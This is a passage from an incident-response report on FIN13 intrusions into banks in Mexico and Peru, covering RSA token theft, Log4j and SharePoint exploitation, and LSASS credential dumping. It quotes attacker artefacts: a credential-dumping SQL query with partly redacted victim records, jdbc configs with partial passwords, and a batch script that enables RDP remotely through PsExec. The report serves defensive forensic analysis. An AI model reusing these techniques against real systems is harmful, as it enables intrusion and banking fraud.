


Figure 26: Attack Stage 3 – attacker harvests data to prepare the fraud

Terminal service logs show that the actor accessed this system via RDP at this time using the *sqlservice* account. Several additional date/times and sources were associated with logons with this account as well as sqlinstall.

Date	Time (UTC)	Event	Computer	User	Source
8/21/2021	1:20:26 PM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8
8/21/2021	1:31:11 PM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8
8/22/2021	3:00:37 AM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8
8/22/2021	8:33:57 AM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8
8/23/2021	1:49:05 PM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8
8/23/2021	6:18:51 PM	21	backweb.dmz.<redacted>	<Redacted>\sqlinstall	10.159.83.8
8/23/2021	8:21:10 AM	21	backweb.dmz.<redacted>	<Redacted>\sqlinstall	10.159.83.8
8/28/2021	5:44:48 PM	21	backweb.dmz.<redacted>	<Redacted>\sqlservice	10.159.83.8

Figure 27: Terminal service logs for SQL Server

The completion of this activity allowed the attacker to harvest tokens serials from the database and to collect daily transactions, in clear text, stored inside a service account folder, where the storage procedure was scripted, as illustrated in the following figure:

Drive Letter (Partition to which the MFT file belongs)		Machine: TOESQL2				
Name	Full Path	MFT Type	Size	Creation Time (SFN)		
320286118_140_37_TOKEN_PASSWORD.txt	C:\Users\████████\Documents\RSA\Token Records\32...	File	168 bytes	12/04/2021 07:12:...		
320286118_140_10_TOKEN.xml	C:\Users\████████\Documents\RSA\Token Records\32...	File	221.0 kB	12/09/2021 07:12:...		
320286118_140_10_TOKEN_PASSWORD.txt	C:\Users\████████\Documents\RSA\Token Records\32...	File	168 bytes	12/09/2021 07:12:...		
320286118_140_11_TOKEN.xml	C:\Users\████████\Documents\RSA\Token Records\32...	File	221.0 kB	12/09/2021 07:12:...		
320286118_140_11_TOKEN_PASSWORD.txt	C:\Users\████████\Documents\RSA\Token Records\32...	File	168 bytes	12/09/2021 07:12:...		
320286118_140_12_TOKEN.xml	C:\Users\████████\Documents\RSA\Token Records\32...	File	221.0 kB	12/09/2021 07:12:...		
320286118_140_12_TOKEN_PASSWORD.txt	C:\Users\████████\Documents\RSA\Token Records\32...	File	168 bytes	12/09/2021 07:12:...		
320286118_140_13_TOKEN.xml	C:\Users\████████\Documents\RSA\Token Records\32...	File	221.0 kB	12/09/2021 07:12:...		
320286118_140_13_TOKEN_PASSWORD.txt	C:\Users\████████\Documents\RSA\Token Records\32...	File	168 bytes	12/09/2021 07:12:...		

Figure 28: Enrollment token records

The successful harvesting of the tokens allowed the attacker to execute frauds against bank users by activating a token recovery procedure and subsequently log on and transfer money from the online banking system.

The Attack Outcome: Online Banking Fraud

The attacker executed the fraud in three weeks between September and October 2021 impacting hundreds of accounts for a significant amount of money. We started investigating the case at the end of September 2021 soon after the bank realized a fraud, somewhat linked with RSA SecureID was occurring.

The investigation lasted for about six weeks and determined the evidence we reported.

Second Case

During the month of January 2022, a customer in Peru reported a second case. This time the actor leveraged on Log4j vulnerability to open a breach head on the DMZ and immediately deployed tools to consolidate his position. The case went on fire when the end-users started complaining to the bank about their money losses while the bank anti-fraud protection system was not reporting any remarkable record of fraud attempted. They asked support to review their 2-factor authentication system and again, we found traces of FIN13 activity. Unfortunately, we were not having our Netwitness Network platform available to perform network forensics and we were limited to investigate with Logs and our Endpoint solution, deployed when we started the analysis. The actor was able to exploit a vulnerable exposed and unpatched system on the border: AKATWEB, a proxy, implanting a JSP webshell. Then he moved laterally to a DMZ segment hosting a SharePoint server where he landed probably using the CVE-2019-0604 exploit, imported procdump (*pr64.exe*) and successfully dumped the SharePoint cached credentials.




Figure 29: Second case, attack initial phase

We recovered traces of this activity from the SharePoint server MFT:

Full Path	Size	Creation Time (\$FN)	Creation Time (\$SI)	Modification Time (\$FN)	Modification Time (\$SI)
C:\Windows\Temp\sam23.log	72.0 kB	12/11/2021 8:43:27.799 PM	12/11/2021 8:43:27.799 PM	12/11/2021 8:43:27.799 PM	12/11/2021 8:43:27.799 PM
C:\Windows\Temp\sys23.log	19.40 MB	12/11/2021 8:49:40.586 PM	12/11/2021 8:49:40.586 PM	12/11/2021 8:49:40.586 PM	12/11/2021 8:49:40.617 PM
C:\Windows\Temp\sec23.log	68.0 kB	12/11/2021 8:49:48.979 PM	12/11/2021 8:49:48.979 PM	12/11/2021 8:49:48.979 PM	12/11/2021 8:49:48.979 PM
C:\Windows\Temp\out.7z	1.72 MB	12/11/2021 8:50:24.293 PM	12/11/2021 8:50:24.293 PM	12/11/2021 8:50:24.293 PM	12/11/2021 8:50:27.684 PM
C:\Windows\Temp\out2.7z	1.72 MB	12/11/2021 8:51:14.243 PM	12/11/2021 8:51:14.243 PM	12/11/2021 8:51:14.243 PM	12/11/2021 8:51:17.649 PM
C:\Windows\Temp\pr64.exe	333.7 kB	12/11/2021 9:59:31.797 PM	12/11/2021 9:59:31.797 PM	12/11/2021 9:59:31.797 PM	12/11/2021 9:59:31.797 PM
C:\Windows\Temp\ls1230.dmp	0 bytes	12/11/2021 10:00:47.840 PM	12/11/2021 10:00:47.840 PM	12/11/2021 10:00:47.840 PM	12/11/2021 10:00:49.215 PM

Figure 30: Evidence of dumped LSASS.exe process executed on December 11, 2021

With the SharePoint credential hashes collected, the actor executed a scan on the REMWK DMZ.

He found additional servers, moved laterally leveraging on credentials extracted and cracked from the SharePoint and executed another lsass.exe dump by importing procdump (*pr64.exe*):

Full Path	Size	Creation Time (SFN)	Creation Time (SSI)	Modification Time (SFN)	Modification Time (SSI)
C:\Windows\Logs\SIH\SIH.20211111.104...	8.0 kB	12/19/2021 4:43:48.419 PM	12/19/2021 4:43:48.419 PM	12/19/2021 4:43:48.419 PM	12/19/2021 4:43:48.560 PM
C:\Windows\Temp\pr64.exe	333.7 kB	12/19/2021 9:41:05.630 PM	12/19/2021 9:41:05.630 PM	12/19/2021 9:41:05.630 PM	12/19/2021 9:41:05.630 PM
C:\Windows\Temp\ls1230.dmp	0 bytes	12/19/2021 9:43:10.413 PM	12/19/2021 9:43:10.413 PM	12/19/2021 9:43:10.413 PM	12/19/2021 9:43:11.805 PM
C:\Windows\Temp\ls1230.7z	21.72 MB	12/19/2021 9:43:18.994 PM	12/19/2021 9:43:18.994 PM	12/19/2021 9:43:18.994 PM	12/19/2021 9:43:27.760 PM

Figure 31: Evidence of dumped LSASS.exe process executed on December 19, 2021

This second dump contained administrative domain credentials for SQL Servers and a service account related to a cluster (MULTICLDBSIDE).




Figure 32: Attack second phase – attacker extends the compromise

The following accounts were identified within the LSASS dump that contained NT hashes:

Username	Domain	Logon Server	logon_time (UTC)	SID
ugssdbmultidedp02	<REDACTED>	AD01	2021-12-17 T03:08:11.098895	S-1-5-21-1468044382-2625088049-3232167870-282957
ugsop_sql1	<REDACTED>	AD01	2021-12-17 T02:25:44.207420	S-1-5-21-1468044382-2625088049-3232167870-211229
ugssdbmultidedp02	<REDACTED>	AD01	2021-12-17 T03:08:04.754535	S-1-5-21-1468044382-2625088049-3232167870-282957
ugssdbmultidedp02	<REDACTED>	AD01	2021-12-17 T03:07:52.800255	S-1-5-21-1468044382-2625088049-3232167870-282957
SQLMULTIVBDLIST\$	<REDACTED>	AD02	2021-06-12 T02:37:47.721802	S-1-5-21-1468044382-2625088049-3232167870-282950
SQLMULTIVBDCLS\$	<REDACTED>	AD02	2021-12-19 T13:02:02.892710	S-1-5-21-1468044382-2625088049-3232167870-282941
SQLMULTIVBDCLS\$	<REDACTED>	AD02	2021-06-12 T02:49:43.174184	S-1-5-21-1468044382-2625088049-3232167870-282941
SQLMULTIVBDCLS\$	<REDACTED>	AD02	2021-06-26 T04:51:38.286247	S-1-5-21-1468044382-2625088049-3232167870-282941
acunamar05	<REDACTED>	AD03	2021-12-19 T03:26:39.777001	S-1-5-21-1468044382-2625088049-3232167870-292576
ugssdbmultidedp02	<REDACTED>	AD03	2021-06-1 T02:37:34.284285	S-1-5-21-1468044382-2625088049-3232167870-282957
ssdbnetworker	<REDACTED>	AD03	2021-06-12 T02:37:30.893637	S-1-5-21-1468044382-2625088049-3232167870-169090
ssdbnetworker	<REDACTED>	AD03	2021-06-12 T02:37:33.159270	S-1-5-21-1468044382-2625088049-3232167870-169090
ugssdbmultidedp02	<REDACTED>	AD03	2021-12-19 T03:40:38.435740	S-1-5-21-1468044382-2625088049-3232167870-282957
CLIUSR	MULTIDDP02	MULTIDDP02	2021-06-12 T02:37:34.096776	S-1-5-21-2315371385-3891225496-4264005094-1025

Figure 33: LSASS dump NT credentials

There was also an SSP entry associated with the RBMAdmin account although it is unclear if the password from this LSASS dump could have been leveraged for further access.

```

== SSP [ad0a]==
  username RBMAdmin
  domainname <REDACTED>
  password b'\xa5X\x90\...<REDACTED>..\x42\x9e'
  
```

Figure 34: SSP entry w/ RBMAdmin account

From this point, going forward, the attacker was able to leverage on RBMAdmin account to log and query all the databases residing on the REMWK DMZ; we found multiple evidence of database dumps occurred between December 20 and 23, 2021.

An example of the dump content is illustrated below:

```
select
IdUsuario,IdTipoUsuario,IdEmpresa,NombreUsuario,Nombre,RFC,Email,CONVERT(VARBINARY(MAX),Clave),ClaveSalt,Estatus,CONVERT
(VARBINARY(MAX),RespuestaSeguridad),idPreguntaSeguridad,BloqueoNoUso,NumeroCliente,IdTipoBloqueo from Per_Usuario where len
(Clave) = 128

'IdUsuario'|'IdTipoUsuario'|'IdEmpresa'|'NombreUsuario'|'Nombre'|'RFC'|'Email'|'ClaveSalt'|'Estatus'|'idPreguntaSeguridad'|'BloqueoNoUso'
'|NumeroCliente'|'IdTipoBloqueo'|'391542'|'1'|'108478'|'a0110441'|'HACIENDA AGRICOLA LOS ANDES

'|'HAD1994146D4'|'hacienda.losandes@yachay.pe'|'0x613733364445393243323142433<REDACTED>4439371135'|'9'|'0x3D303D
<REDACTED>1F3F'|'1'|'0'|'04287016'|'7'|'211333'|'1'|'108479'|'a0110722'|'EMILIO ESTEBAN ARBI'|'EEA199516D64'|'emilio.esteban@comcast.
net'|'0x363638453938464435463241464543413231423339353037463735374242393041303245<REDACTED>6303135'|'0'|'0x2D3F3F
<REDACTED>3F53'|'11'|'0'|'06689138'|'NULL'
```

In addition, when reviewing the system RBSCLPED01 we found a number of stored jdbc files, connected with the attacker tool *s0b.j*:

```
class=net.sourceforge.jtds.jdbc.Driver
constr=jdbc:jtds:sqlserver://10.130.10.85;DatabaseName=master
usr= acunamar05
pwd=rbmcls<redacted>
```

```
class=net.sourceforge.jtds.jdbc.Driver
constr=jdbc:jtds:sqlserver://10.130.10.16;DatabaseName=master
usr= acunamar05
pwd=rbmcls<redacted>
```

```
class=net.sourceforge.jtds.jdbc.Driver
constr=jdbc:jtds:sqlserver://10.130.10.30;DatabaseName=master
usr=acunamar05
pwd=rbmcls<redacted>
```

Figure 35: Examples of DB browser configuration files recovered from RBSCLPED01 server

Notably, we found the configuration files in unallocated space of RBSCLPED01.

Querying the databases, the attacker was able to collect user details and data but was unable to conduct a fraud with these details. To complete the cycle, the attacker was looking to harvest end-user's credentials and targeted the Active Directory servers of the online banking infrastructure.

A specific domain controller, part of the internal forest was targeted: the system was a legacy Windows 2012 server: QTCBDC02.




Figure 36: Attacker moves against the domain servers

The triage on the QTCBDC02 domain controller showed signs of malicious activity. The triage process included the collection and analysis of several system components, among which the MFT, amcache, shimcache and system logs.

We identified two suspicious instances of PsExec (psexesvc.exe).




Figure 37: PSEXESVC service creation

We identified the presence of a VBS script on the system, created on December 26 2021, which scans system shares and outputs the result in the two text files found on the system.

Name	Type	Size	Creation Time (SFN)	Creation Time (SSI)	Full Path
20211226132243_debug.log	File	0.9 kB	26/12/2021 06:43:22.043 p. m.	26/12/2021 06:43:22.043 p. m.	C:\Program Files (x86)\OIM\Logs\2021122616432243_
Share.txt	File	2.5 kB	26/12/2021 06:42:48.848 p. m.	26/12/2021 06:48:43.848 p. m.	C:\Windows\Temp\ShareDetails.txt
Summary.txt	File	59 bytes	26/12/2021 06:42:48.832 p. m.	26/12/2021 06:48:43.832 p. m.	C:\Windows\Temp\Summary.txt
Folders.vbs	File	12.3 kB	26/12/2021 06:42:44.614 p. m.	26/12/2021 06:42:44.614 p. m.	C:\Windows\Temp\Folders.vbs
20211226132288_debug.log	File	0.9 kB	26/12/2021 02:55:38.008 p. m.	26/12/2021 02:55:38.008 p. m.	C:\Program Files (x86)\OIM\Logs\202112261455388_

Figure 38: VBS script and related artifacts

The script was partially build around the following WMI script:

<https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs>

It also contained a database connection string which includes username and password in Base64 encoding, as shown in Figure 39.

```
xstr1 = "FREI7REFUQSBTTFMT0xUFJFVklERVI9U11VSQ0U9MTUuMzUuREFUQUJBU0U9U2VjdXJpdHkQV0Q9QkBuMjAxOC07Ny4zMjctVSUQ9U2VnSW5mbzct"
'Conexion a Base de Datos
  Const adOpenStatic = 3S
  Const adLockOptimistic = 3
  Const adUseClient = 3

  Set objConnection = CreateObject("ADODB.Connection")
  Set objRecordset = CreateObject("ADODB.Recordset")
  objConnection.Open Base64Decode(xstr1)
  objRecordset.CursorLocation = adUseClient
'Fin - Conexion a Base de Datos
```

Figure 39: Database password in base64 encoding

Further analysis on the system highlighted additional instances of PsExec (psexesvc.exe):

```
SYVOL\Windows\PSEXESVC.EXE 2021-12-26 18:42:43
SYVOL\Windows\System32\rdpclip.exe 2021-12-26 18:46:38
SYVOL\Windows\System32\bridgeunattend.exe 2014-11-22 01:46:05
SYVOL\Windows\System32\dsac.exe 2020-03-07 06:43:49
```

Figure 40: ShimCache evidence of PsExec execution




Figure 41: PSEXESVC service creation event

Evidence was also found of PsExec64.exe appearing on the system on 24/12/2021, aligned with attacker timeline.

Name	Type	Size	Creation Time (SFI)	Creation Time (SSI)	Full Path
Output.log	File	128 bytes	25/12/2021 09:54:23.463 a.m.	25/12/2021 09:54:23.463 a.m.	C:\Users\usrdskmgt\Downloads\Output.log
equipos.txt	File	18 bytes	25/12/2021 09:48:12.770 a.m.	25/12/2021 09:48:12.770 a.m.	C:\Users\usrdskmgt\Downloads\equipos.txt
equipos3.lnk	File	442 bytes	25/12/2021 09:45:42.241 a.m.	25/12/2021 09:45:42.241 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\equipos3.lnk
equipos2.lnk	File	0.5 kB	25/12/2021 08:41:36.925 a.m.	25/12/2021 08:41:36.925 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\equipos2.lnk
equipos1.lnk	File	0.5 kB	25/12/2021 08:41:28.152 a.m.	25/12/2021 08:41:28.152 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\equipos1.lnk
Datos (D).lnk	File	320 bytes	25/12/2021 02:50:30.295 a.m.	25/12/2021 02:50:30.295 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\Datos (D).lnk
equipos.lnk	File	437 bytes	25/12/2021 02:50:30.107 a.m.	25/12/2021 02:50:30.107 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\equipos.lnk
9b9cd69c1c24e2b.automaticDestinations-ms	File	8.0 kB	25/12/2021 02:50:30.045 a.m.	25/12/2021 02:50:30.045 a.m.	C:\Users\██████████\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDe...
CCfix.bat	File	0.8 kB	25/12/2021 01:39:24.928 a.m.	25/12/2021 01:39:24.928 a.m.	C:\Users\usrdskmgt\Downloads\CCfixA.bat
CCfix.bat	File	213 bytes	25/12/2021 01:38:55.405 a.m.	25/12/2021 01:38:55.405 a.m.	C:\Users\usrdskmgt\CCfix.bat
equipos.lnk	File	0.7 kB	25/12/2021 01:36:41.664 a.m.	25/12/2021 01:36:41.664 a.m.	C:\Users\usrdskmgt\AppData\Roaming\Microsoft\Windows\Recent\equipos.lnk
Downloads.lnk	File	415 bytes	25/12/2021 01:36:41.664 a.m.	25/12/2021 01:36:41.664 a.m.	C:\Users\usrdskmgt\AppData\Roaming\Microsoft\Windows\Recent\Downloads...
notes.txt	File	0.8 kB	25/12/2021 01:26:20.085 a.m.	25/12/2021 01:26:20.085 a.m.	C:\Users\usrdskmgt\Documents\notes.txt
tmpAD6C.tmp	File	19.6 kB	25/12/2021 12:11:28.611 a.m.	25/12/2021 12:11:28.611 a.m.	C:\Users\usrdskmgt\AppData\Local\Temp\tmpAD6C.tmp
tmpAD4C.xml	File	0 bytes	25/12/2021 12:11:28.611 a.m.	25/12/2021 12:11:28.611 a.m.	C:\Users\usrdskmgt\AppData\Local\Temp\tmpAD4C.xml
tmpAD4C.tmp	File	0 bytes	25/12/2021 12:11:28.611 a.m.	25/12/2021 12:11:28.611 a.m.	C:\Users\usrdskmgt\AppData\Local\Temp\tmpAD4C.tmp
Cache0002.bin	File	99.91 MB	24/12/2021 10:59:03.984 p.m.	24/12/2021 10:59:03.984 p.m.	C:\Users\usrdskmgt\AppData\Local\Microsoft\Terminal Server Client\Cache\Cach...
a3d2c5e5a41301e5e05110c09a78dafd_4458d2d2-2c06-4475-8342-a3dbe372	File	50 bytes	24/12/2021 10:55:34.903 p.m.	24/12/2021 10:55:34.903 p.m.	C:\Users\usrdskmgt\AppData\Roaming\Microsoft\Crypto\RSA\5-1-5-21-1468044...
PsExec64.exe	File	366.2 kB	24/12/2021 10:54:03.760 p.m.	04/12/2016 12:41:44.000 a.m.	C:\Windows\System32\PsExec64.exe
PSTools.lnk	File	408 bytes	24/12/2021 10:53:24.021 p.m.	24/12/2021 10:53:24.021 p.m.	C:\Users\usrdskmgt\AppData\Roaming\Microsoft\Windows\Recent\PSTools.lnk

Figure 42: MFT record of psexec64.exe file

Finally, we found the missing piece, PsExec64.exe was referenced in a bat script called **CCfix.bat**. By analyzing its content, we determined that this was used to enable RDP in hosts specified in a file called **equipos.txt**.

```
@echo off
FOR /f %* IN (d:\equipos.txt) do
psexec64 \\%* cmd
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
gpupdate /force
exit
```

Figure 43: CCfix.bat

The **equipos.txt** file had four entries in it as shown in the figure below:

```
QTCBDC02
QTVCTR01
QTBKSR02
QTJPGPA1
```

The finding allowed our team to trace another bat script (**CCfixA.bat**) where PsExec64.exe was used to perform several tasks. In this script a potential cleartext passwords was found for user **usrdskmgt**.

The contents of the script are provided in the Figure below:

```
@echo off
